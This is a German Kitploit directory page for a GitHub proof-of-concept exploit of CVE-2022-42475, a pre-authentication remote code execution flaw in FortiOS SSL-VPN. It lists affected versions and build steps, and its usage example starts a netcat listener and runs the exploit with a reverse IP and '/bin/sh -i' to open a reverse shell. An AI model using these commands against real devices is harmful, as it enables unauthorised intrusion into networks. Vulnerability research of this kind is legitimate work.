
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
cve-2022-42475-poc — Proof of Concept (PoC) für Forschung und kontrollierte Laborvalidierung von CVE-2022-42475, einer kritischen Heap-basierten Pufferüberlauf-Schwachstelle, die den SSL-VPN-Dienst in bestimmten Versionen von FortiOS betrifft. | Kitploit
Tools/GitHubGitHub/ull0a/cve-2022-42475-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingRemote-Access-Tool
GitHubull0a/cve-2022-42475-poc

cve-2022-42475-poc

Proof of Concept (PoC) für Forschung und kontrollierte Laborvalidierung von CVE-2022-42475, einer kritischen Heap-basierten Pufferüberlauf-Schwachstelle, die den SSL-VPN-Dienst in bestimmten Versionen von FortiOS betrifft.

Repository anzeigen
134vor 2 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    590
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    383
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    322
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    309
  • 6

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    283

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2022-42475 PoC

Fortinet SSL VPN Remote-Codeausführung vor der Authentifizierung

Beschreibung

CVE-2022-42475 ist eine Schwachstelle (Heap-basierter Pufferüberlauf) im SSL-VPN-Dienst von FortiOS, die es nicht authentifizierten Angreifern ermöglicht, über speziell gestaltete HTTP-Anfragen an den Endpunkt /remote/error beliebigen Code remote auszuführen (RCE).

Diese Schwachstelle wurde vor der Veröffentlichung des offiziellen Patches aktiv in freier Wildbahn ausgenutzt (0-Day).

Ausführung der PoC



Der folgende Screenshot zeigt die Ausführung der PoC in einer autorisierten Laborumgebung:

Die Ausgabe zeigt die Ausführung der PoC und die Interaktion mit der für die Tests verwendeten FortiOS-Instanz.
Ausführung der PoC

Informationen zum CVE

FeldWert
CVE IDCVE-2022-42475
CVSS 3.19.3 (Critical)
VectorCVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWECWE-122
EntdecktDezember 2022
Offizieller PatchFortiOS 7.2.3, 7.0.9, 6.4.11, 6.2.12, 6.0.16

Betroffene Versionen

  • FortiOS 7.2.0–7.2.2
  • FortiOS 7.0.0–7.0.8
  • FortiOS 6.4.0–6.4.10
  • FortiOS 6.2.0–6.2.11
  • FortiOS 6.0.0–6.0.15
  • FortiOS 5.6.0–5.6.14
  • FortiOS 5.4.0–5.4.13
  • FortiOS 5.2.0–5.2.15
  • FortiOS 5.0.0–5.0.14

Anforderungen

  • Go 1.18+ (zum Kompilieren des PoC)
  • Netzwerkzugriff auf das Ziel auf Port 443 (oder den konfigurierten SSL-VPN-Port)
  • Autorisierte Laborumgebung für die Durchführung der Tests

Kompilierung

# Quelldatei klonen oder herunterladen
git clone https://github.com/uLl0a/cve-2022-42475-poc
cd cve-2022-42475-poc

# Kompilieren
go build -o exploit exploit.go

# Oder direkt ausführen
go run exploit.go <target> <port> <reverse_ip> <params>

Verwendung

./exploit <target_host> <target_port> <reverse_ip> <param1> [param2...]

Beispiel

# Auf dem Angreifer-Listener starten
nc -lvnp 80

# Exploit ausführen
./exploit 192.168.1.100 443 10.0.0.5 /bin/sh -i

Tool herunterladen





